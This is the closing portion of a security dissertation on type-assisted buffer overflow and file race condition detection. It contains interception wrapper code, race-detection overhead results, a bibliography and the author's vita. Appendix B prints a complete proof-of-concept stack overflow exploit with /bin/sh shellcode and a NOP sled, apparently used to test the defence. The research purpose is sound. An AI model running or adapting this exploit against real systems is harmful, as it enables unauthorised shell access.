    *id = 0;
    return r;
  }
  else {
    log_bound_error (SRCTYPE_FORMAT, 0);
    *type = SRCTYPE_FORMAT;
    *id = 0;
    return r;
  }
}

char *
fgets (char * buf , int  n , FILE * fp  )
{
  int size, *id, srcid;
  char *type, srctype, *r;
  size = lookup_type_table ((long *) buf, &type, &id);
  r = orig_fgets ( buf, n, fp);
  if (size > ((int) strlen (buf)) || size == SIZE_UNKNOWN) {
    *type = SRCTYPE_UNKNOWN;
    *id = 0;
    return r;
  }
  else {
    log_bound_error (SRCTYPE_UNKNOWN, 0);
    *type = SRCTYPE_UNKNOWN;
    *id = 0;
    return r;
  }
}
```

Appendix B

Program that exploits buffer overflow

```
/*
  proof-of-concept exploit program
  --------------------------------

  aleph1's classic buffer overflow code (Phrack 7(49) '96)

  1) construct an eggcode [NNNNN][SSSSS][AAAAA]
  2) fork a vulnerable program with the eggcode as a
     command-line argument

    (mem bottom,     (mem top)   * stack grows down
     stack top)

    [    buf    ][fp][ret] ...   <-- stack layout
    --------------------------
    [NNNNNNN][SSSSSS][AAAAAAA]   <-- we overflow the stack like this
        ^                |
        |                |
        +----------------+

      fp  : saved frame pointer
      ret : saved return address
      N   : no-op
      S   : shellcode
      A   : estimated buffer address

  type-assisted buffer overflow detection system
  Kyung-suk Lhee, 5/29/04
```

```
*/

#include <stdio.h>
#include <unistd.h>

#define BUF_SIZE 812  // depends on the system (this worked on redhat 7.3)
#define OFFSET 1000   // ditto (try other values if this doesn’t work)
#define NOP 0x90

char shellcode [] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long
stack_ptr ()
{
  __asm__("movl %esp,%eax");
}

int
main (int argc, char **argv)
{
  char *buf, *ptr;
  long *addr_ptr, addr;
  int i;

  buf = (char *) malloc (BUF_SIZE);
  addr = stack_ptr () - OFFSET;  // estimate of the buf address

  ptr = buf;
  addr_ptr = (long *) ptr;
  for (i = 0; i < BUF_SIZE; i += 4)  // fill estimated buf addr
    *(addr_ptr++) = addr;

  for (i = 0; i < BUF_SIZE / 2; i++) // fill no-op’s
    buf [i] = NOP;

  ptr = buf + ((BUF_SIZE / 2) - (strlen (shellcode) / 2));
  for (i = 0; i < strlen (shellcode); i++)  // fill shellcode
    *(ptr++) = shellcode [i];

  buf [BUF_SIZE - 1] = ’\0’;

  execl ("./vuln", "vuln", buf, 0); // fork vulnerable program
  return 0;
}
```

Appendix C

Experiment results of the race condition detection

The programs were tested as follows.

1. `ls` was run on `/usr/bin` directory containing 1910 files.

2. `grep` searched 435 files.

3. `tar` was run on Linux source directory containing 7993 files and directories.

4. `enscript` converted a text file of size 1M byte to a postscript.

5. `gzip` compressed a file of size 126M byte.

6. `lpr` printed a file of size 2.8K byte.

7. `make` compiled `GNU enscript-1.6.1` source distribution containing 371 files and directories.

8. `indent` indented a C source file of size 60K byte.

9. `latex` was run on a file of size 23K byte.

10. `find / -name kyung` searched over the entire file system.

11. `emacs` implicitly accesses file in `/usr/share/emacs` directory that contains 1169 files and directories.

12. `xpdf` displayed a `pdf` file of size 350K byte.

13. `ftp` and `telnet` were tested by logging in to the server and logging out.

14. `man` paged a manual page, which was then scrolled to the end.

15. `netscape` opened a web page.

16. `ping`, `mount`, `traceroute`, and `chfn` are setuid programs.

Program	Space overhead of base algorithm			Space overhead of reduced algorithm		Program run time		Time overhead	
	Binding set size	Max. binding degree	Binding table size	Binding set size	Binding table size	Intercepted	Native	Reduced algorithm	Base algorithm
ls	1	1	60 bytes	18	1 k bytes	0.03 sec	0.03 sec	0%	0%
grep	0	0	0	450	27 k	0.18	0.21	0%	0%
tar	7,697	1	60	8,018	699 k	21.2	19.3	9%	8.6%
enscript	6	1	60	40	2.6 k	0.53	0.54	0%	0%
gzip	2	2	120	3	203	45	45.3	0%	0%
lpr	5	2	120	31	2 k	0.03	0.027	11%	1.7%
make	867	553	33.1 k	1,025	77 k	27	26.2	3%	2.5%
indent	0	0	0	8	565	0.02	0.02	0%	0%
latex	72	11	660	118	7 k	47.7	47.1	1%	0.6%
find	8,974	15	900	34,799	2.4 M	5.8	4.5	28%	7.2%
emacs	117	44	2.6 k	1,575	124 k	N/A	N/A	N/A	N/A
xpdf	144	2	120	151	6.8 k	N/A	N/A	N/A	N/A
ftp	6	4	240	16	832	N/A	N/A	N/A	N/A
telnet	4	3	180	9	456	N/A	N/A	N/A	N/A
man	40	25	1.5 k	114	6.7 k	N/A	N/A	N/A	N/A
netscape	42	32	1.9 k	58	3.4 k	N/A	N/A	N/A	N/A
ping	2	2	120	5	246	N/A	N/A	N/A	N/A
mount	3	3	180	24	1.5 k	N/A	N/A	N/A	N/A
traceroute	3	2	120	7	335	N/A	N/A	N/A	N/A
chfn	4	3	180	24	1.7 k	N/A	N/A	N/A	N/A
min.	0	0	0	3	203	N/A	N/A	0%	0%
max.	8,974	553	33.1 k	34,799	2.4 M	N/A	N/A	28%	8.6%
average	899	35	2.1 k	2,324	168 k	N/A	N/A	5.2%	2%
median	6	3	240	40	2.6 k	N/A	N/A	1%	0.6%

Table C.1: Results of the experiments on the race condition detection.

Bibliography

[1] Linux kernel patch from the openwall project. In *http://www.openwall.com/linux*.

[2] R. P. Abbott, J. S. Chin, J. E. Connelley, W. L. Konigsford, S. Tokubo, and D. A. Webb. *Security Analysis and Enhancements of Computer Operating Systems*. NBSIR 76-1041, Institute for Computer Sciences and Technology, National Bureau of Standards, April 1976.

[3] File access problems in lpr/lpd. RHSA-1999:041-01. *Redhat Security Advisory*, October 1999.

[4] AlephOne. Smashing the stack for fun and profit. *Phrack*, 7(49), November 1996.

[5] Lars Ole Anderson. Program analysis and specialization for the c programming language. In *PhD thesis, Department of Computer Science*. University of Copenhagen, May 1994.

[6] Chris Anley. Advanced sql injection in sql server applications. *http://www.nextgenss.com/papers/advanced_sql_injection.pdf*.

[7] Taimur Aslam, Ivan Krsul, and Eugene H. Spafford. Use of a taxonomy of security faults. In *Proceedings of the 19th National Information Systems Security Conference*, Baltimore, MD, October 1996.

[8] Todd M. Austin, Scott E. Breach, and Gurindar S. Sohi. Efficient detection of all pointer and array access errors. In *ACM SIGPLAN 94 Conference on Programming Language Design and Implementation*, June 1994.

[9] Arash Baratloo, Navjot Singh, and Timothy Tsai. Transparent run-time defense against stack smashing attacks. In *Proceedings of the 2000 USENIX Annual Technical Conference*, pages 251–262, San Jose, CA, June 2000. USENIX.

[10] D. Bell and L. LaPadula. Secure computer systems: Mathematical foundations (volume 1). In *Technical Report ESD-TR-73-278*, Bedford, MA, 1973. MITRE Corporation.

[11] K. J. Biba. Integrity considerations for secure computer systems. In *Technical Report MTR-3153*, Bedford, MA, June 1975. MITRE Corporation.

[12] Richard Bisbey and Dennis Hollingworth. *Protection Aalysis: Final Report.* SR-78-13, Information Sciences Institute, University of Southen California, Marina del Rey, CA, May 1978.

[13] Matt Bishop. A taxonomy of unix system and network vulnerabilities. In *Technical Report CSE-95-10, University of California at Davis*, Davis, CA, May 1995.

[14] Matt Bishop and Michael Dilger. Checking for race conditions in file accesses. *Computing Systems*, 9(2):131–152, 1996.

[15] blexim. Basic integer overflow. *Phrack*, 11(60), December 2002.

[16] Brock Tellier (Bugtraq). Rh6.0 local/remote command execution. *http://www.securityfocus.com/archive/1/29783.*

[17] David Brumley and Dan Boneh. Remote timing attacks are practical. In *Proceedings of the 12th USENIX Security Symposium*, Washington, D.C, August 2003.

[18] Carnegie Mellon Software Engineering Institute. CERT Coordination Center. *http://www.cert.org.*

[19] CERT/CC advisory. Vulnerability note vu#270083 - ibm visualage professional vulnerable to cross-site scripting via passing of user input directly to default error page. *http://www.kb.cert.org/vuls/id/270083.*

[20] Venkatesan T. Chakaravarthy. New results on the computability and complexity of points-to analysis. In *Proceedings of the 30th ACM symposium on Principles of programming languages*, pages 115–125, New Orleans, LA, January 2003. ACM.

[21] Brian V. Chess. Improving computer security using extended static checking. In *IEEE Symposium on Security and Privacy*, pages 160–173, Berkeley, CA, May 2002. IEEE.

[22] Ram Chillarege, Inderpal S. Bhandari, Jarir K. Chaar, Michael J. Halliday, Diane S. Moebus, Bonnie K. Ray, and Man-Yuen Wong. Orthogonal defect classification - a concept for in-process measurements. *IEEE Transactions on Software Engineering*, 18(11):943–956, November 1992.

[23] Crispin Cowan, Matt Barringer, Steve Beattie, Greg Kroah-Hartman, Mike Frantzen, and Jamie Lokier. Formatguard: Automatic protection from printf format string vulnerabilities. In *Proceedings of the 10th USENIX Security Symposium*, Washington, D.C., August 2001. USENIX.

[24] Crispin Cowan, Steve Beattie, Cgris Wright, and Greg Kroah-Hartman. Raceguard: Kernel protection from temporary file race vulnerabilities. In *Proceedings of the 10th USENIX Security Symposium*, Washington, D.C., August 2001. USENIX.

[25] Crispin Cowan, Calton Pu, Dave Maier, Heather Hinton, Jonathan Walpole, Peat Bakke, Steve Beattie, Aaron Grier, Perry Wagle, and Qian Zhang. Stackguard: Automatic adaptive detection and prevention of buffer-overflow attacks. In *Proceedings of the 7th USENIX Security Symposium*, pages 63–77, San Antonio, TX, January 1998. USENIX.

[26] Crispin Cowan, Perry Wagle, Calton Pu, Steve Beattie, and Jonathan Walpole. Buffer overflows: Attacks and defenses for the vulnerability of the decade. In *Proceedings DARPA Information Survivability Conference and Exposition*, pages 119–129, Hilton Head, SC, January 2000.

[27] Wenliang Du and Aditya P. Mathur. Categorization of software errors that led to security breaches. In *Proceedings of the 21st National Information Systems Security Conference*, Crystal City, VA, 1998.

[28] David Evans, John Guttag, Jim Horning, and Yang Meng Tan. Lclint: A tool for using specifications to check code. In *SIGSOFT Symposium on the Foundations of Software Engineering*, pages 87–96. ACM, December 1994.

[29] William M. Farmer, Joshua D. Guttman, and Vipin Swarup. Security for mobile agents: Authentication and state appraisal. In *Proceedings of the Europian Symposium on Research in Computer Security*, pages 118–130, September 1996.

[30] Adam J. Ferrari, Stephen J. Chapin, and Andrew S. Grimshaw. Heterogeneous process state capture and recovery through process introspection. *Cluster Computing*, 3(2):63–73, 2000.

[31] Stephanie Forrest, Steven A. Hofmeyr, Anil Somayaji, and Thomas A. Longstaff. A sense of self for unix processes. In *Proceedings of the IEEE Symposium on Security and Privacy*, pages 120–128, Oakland, CA, May 1996. IEEE.

[32] Jeremy Frank. Artificial intelligence and intrusion detection: Current and future directions. In *Proceedings of the 17th National Computer Security Conference*, pages 22–33, Baltimore, MD, 1994.

[33] Necula GC, McPeak S, and Weimer W. Ccured: Type-safe retrofitting of legacy code. In *Twenty-Ninth ACM Symposium on Principles of Programming Languages*, Portland, OR, January 2002. ACM.

[34] Joyce B. Hastings R. Purify: Fast detection of memory leaks and access errors. In *Proceedings of the Winter USENIX Conference*.

[35] Susan Horwitz. Precise flow-insensitive may-alias analysis is NP-hard. *ACM Transactions on Programming Languages and Systems*, 19(1):1–6, January 1997.

[36] Koral Ilgun, Richard A. Kemmerer, and Phillip A. Porras. State transition analysis: A rule-based intrusion detection approach. *IEEE Transactions on Software Engineering*, 21(3):181–199, 1995.

[37] Grossman D-Hicks M Cheney J Wang Y. Jim T, Morrisett G. Cyclone: A safe dialect of c. In *USENIX Annual Technical Conference*, Monterey, CA, June 2002. USENIX.

[38] Richard W. M. Jones and Paul H. J. Kelly. Backwards-compatible bounds checking for arrays and pointers in c programs. In *Proceedings of the third International Workshop on Automatic Debugging*, pages 13–26, Sweden, May 1997.

[39] kNoX. http://cliph.linux.pl/knox.

[40] Calvin Ko, George Fink, and Karl Levitt. Automated detection of vulnerabilities in privileged programs by execution monitoring. In *Proceedings of the IEEE Symposium on Security and Privacy*, pages 134–144. IEEE, 1994.

[41] Calvin Ko and Timothy Redmond. Noninterference and intrusion detection. In *Proceedings of the IEEE Symposium on Security and Privacy*, pages 177–187, Berkeley, CA, May 2002. IEEE.

[42] Paul C. Kocher. Timing attacks on implementations of diffie-hellman, rsa, dss, and other systems. *Advances in Cryptology*, pages 104–113, 1996.

[43] Sebastian Krahmer. Execution path timing analysis of unix daemons. *http://stealth.7350.org/epta.tgz*.

[44] Sandeep Kumar and Eugene H. Spafford. A pattern matching model for misuse intrusion detection. In *Proceedings of the 17th National Computer Security Conference*, pages 11–21, 1994.

[45] Carl E. Landwehr, Alan R. Bull, John P. Mcdermott, and William S. Choi. A taxonomy of computer program security flaws. *ACM Computing Surveys*, 26(3):211–254, 1994.

[46] David Larochelle and David Evans. Statically detecting likely buffer overflow vulnerabilities. In *Proceedings of the 10th USENIX Security Symposium*, Washington D.C, August 2001. USENIX.

[47] Kyung-Suk Lhee and Steve J. Chapin. Type-assisted dynamic buffer overflow detection. In *Proceedings of the 11th USENIX Security Symposium*, San Francisco, CA, August 2002. USENIX.

[48] Kyung-Suk Lhee and Steve J. Chapin. Buffer overflow and format string overflow vulnerabilities. *Software Practice and Experience*, 33(5):423–460, 2003.

[49] Kyung-Suk Lhee and Steve J. Chapin. Detection of file-based race conditions. *International Journal of Information Security*, 4(1-2):105–119, February 2005.

[50] Teresa F. Lunt and R. Jagannathan. A prototype real-time intrusion-detection expert system. In *Proceedings of the IEEE Symposium on Security and Privacy*, pages 59–66, Oakland, CA, April 1988. IEEE.

[51] MagniComp. RDist home page. *www.magnicomp.com/rdist*.

[52] Mudge. How to write buffer overflows. *http://10pht.com/advisories/bufero.html*.

[53] Nergal. The advanced return-into-lib(c) exploits: Pax case study. *Phrack*, 10(58), December 2001.

[54] Robert H. B. Netzer and Barton P. Miller. What are race conditions? some issues and formalizations. *ACM Letters on Programming Languages and Systems*, 1(1), 1992.

[55] Peter G. Neumann. Computer system security evaluation. In *AFIPS Conference Proceedings (47)*, pages 1087–1095, Anaheim, CA, June 1978.

[56] Flemming Nielson, Hanne R. Nielson, and Chris Hankin. *Principles of Program Analysis*. Springer, 1999.

[57] Stefan Nordhausen. Safely creating temporary files in shell scripts. *www.linuxsecurity.com/articles/documentation_article-8886.html*, February 2004.

[58] Official RCS Homepage. RCS version 5.7. *www.cs.purdue.edu/homes/˜trinkle/RCS*.

[59] Terence Parr. Antlr parser generator and translator generator. *http://www.antlr.org*.

[60] PaX. https://pageexec.virtualave.net.

[61] RedHat Linux. open, creat - open and possibly create a file or device. *Manual Page, RedHat Linux 7.3*, June 1999.

[62] Rix. Smashing c++ vptrs. *Phrack*, 10(56), May 2000.

[63] RSX. http://www.ihaquer.com/software/rsx.

[64] Scut and team teso. Exploiting format string vulnerabilities. *http://www.team-teso.net/releases/formatstring-1.2.tar.gz*, September 2001.

[65] SecurityFocus. arpwatch /tmp file race condition vulnerability. *http://www.securityfocus.com/bid/2183*.

[66] SecurityFocus. Bugtraq mailing list. In *http://www.securityfocus.com/bid*.

[67] SecurityFocus. Classification. *http://www.securityfocus.com/bid/1/help/*.

[68] SecurityFocus. getty_ps /tmp file race condition vulnerability. *http://www.securityfocus.com/bid/2194*.

[69] SecurityFocus. gpm /tmp file race condition vulnerability. *http://www.securityfocus.com/bid/2188*.

[70] SecurityFocus. inn /tmp file race condition vulnerability. *http://www.securityfocus.com/bid/2190*.

[71] SecurityFocus. linuxconf /tmp file race condition vulnerability. *http://www.securityfocus.com/bid/2186*.

[72] SecurityFocus. mgetty /tmp file race condition vulnerability. *http://www.securityfocus.com/bid/2187*.

[73] SecurityFocus. Multiple vendor inn remote vulnerability. *http://www.securityfocus.com/bid/687*.

[74] SecurityFocus. Multiple vendor lpd vulnerabilities. *http://www.securityfocus.com/bid/927*.

[75] SecurityFocus. Multiple vendor mail reply-to field vulnerability. *http://www.securityfocus.com/bid/1910*.

[76] SecurityFocus. Multiple vendor pdf hyperlinks arbitrary command execution vulnerability. *http://www.securityfocus.com/bid/7912*.

[77] SecurityFocus. Openldap /usr/tmp/ symlink vulnerability. *http://www.securityfocus.com/bid/1232*.

[78] SecurityFocus. rdist /tmp file race condition vulnerability. *http://www.securityfocus.com/bid/2195*.

[79] SecurityFocus. Redhat linux diskcheck race condition vulnerability. *http://www.securityfocus.com/bid/2050*.

[80] SecurityFocus. Redhat piranha virtual server package passwd.php3 arbitrary command execution vulnerability. *http://www.securityfocus.com/bid/1149*.

[81] SecurityFocus. Redhat setserial init script predictable temporary file vulnerability. *http://www.securityfocus.com/bid/3367*.

[82] SecurityFocus. Rpmmail local/remote root vulnerability. *http://www.securityfocus.com/bid/2301*.

[83] SecurityFocus. sdiff /tmp file race condition vulnerability. *http://www.securityfocus.com/bid/2191*.

[84] SecurityFocus. shadow-utils /etc/default temp file race condition vulnerability. *http://www.securityfocus.com/bid/2196*.

[85] SecurityFocus. squid /tmp file race condition vulnerability. *http://www.securityfocus.com/bid/2184*.

[86] SecurityFocus. Tmpwatch arbitrary command execution vulnerability. *http://www.securityfocus.com/bid/1785*.

[87] SecurityFocus. Tmpwatch recursive write dos vulnerability. *http://www.securityfocus.com/bid/1664*.

[88] SecurityFocus. Unix shell redirection race condition vulnerability. *http://www.securityfocus.com/bid/2006*.

[89] SecurityFocus. wu-ftpd /tmp file race condition vulnerability. *http://www.securityfocus.com/bid/2189*.

[90] R. Sekar, T. Bowen, and M. Segal. On preventing intrusions by process behavior monitoring. In *Workshop on Intrusion Detection and Network Monitoring*, pages 29–40. USENIX, 1999.

[91] Sendmail Consortium. sendmail.org. *www.sendmail.org*.

[92] Avi Silberschatz and Peter Galvin. *Operating System Concepts*. John Wiley & Sons, Inc., New York, NY, 1999.

[93] SolarDesigner. Non-executable stack patch. *http://www.openwall.com/linux*.

[94] SolarDesigner. Getting around non-executable stack (and fix). *Bugtraq mailing list, http://www.securityfocus.com/archive/1/7480*, August 1997.

[95] Kevin Spett. Sql injection: Are your web applications vulnerable? *http://www.spidynamics.com/papers/SQLInjectionWhitePaper.pdf*.

[96] StackShield. http://www.angelfire.com/sk/stackshield.

[97] Richard M. Stallman. Using and porting the gnu compiler collection. *Free Software Foundation*, July 1999.

[98] Bjarne Steensgaard. Points-to analysis in almost linear time. In *Symposium on Principles of Programming Languages*, 1996.

[99] W. Richard Stevens. *Advanced Programming in the UNIX Environment*. Addison-Wesley, Reading, MA, 1992.

[100] Henry S. Teng, Kaihu Chen, and Stephen C-Y Lu. Adaptive real-time anomaly detection using inductively generated sequential patterns. In *Proceedings of the IEEE Symposium on Security and Privacy*, pages 278–284, Oakland, CA, May 1990. IEEE.

[101] Eugene Tsyrklevich and Bennet Yee. Dynamic detection and prevention of race conditions in file accesses. In *Proceedings of the 12th USENIX Security Symposium*, pages 243–255, Washington, D.C., August 2003. USENIX.

[102] John Viega, J. T. Bloch, Tadayoshi Kohno, and Gary McGraw. Its4: A static vulnerability scanner for c and c++ code. In *16th Annual Computer Security Applications Conference*, New Orleans, LA, December 2000.

[103] David Wagner. Janus: An approach for confinement of untrusted applications. In *Master's thesis*. University of California, Berkeley, 1999.

[104] David Wagner, Jeffrey S. Foster, Eric A. Brewer, and Alexander Aiken. A first step towards automated detection of buffer overrun vulnerabilities. In *Network and Distributed System Security Symposium*, pages 3–17, San Diego, CA, February 2000.

[105] David Wagner and Paolo Soto. Mimicry attacks on host-based intrusion detection systems. In *Proceedings of the 9th ACM conference on Computer and Communications Security*, Washington, DC, 2002.

[106] Rafal Wojtczuk. Defeating solar designer non-executable stack patch. *Bugtraq mailing list, http://www.securityfocus.com/archive/1/8470.*

Vita

NAME OF AUTHOR	Kyung-suk Lhee
PLACE OF BIRTH	Seoul, Korea
DATE OF BIRTH	June 27, 1968
EDUCATION	MA in Computer Science, Boston University, Massachusetts, 1995 Graduate Diploma in Business Computing, Griffith University, Australia, 1993 BA in Spanish Language and Literature, Korea University, Korea, 1991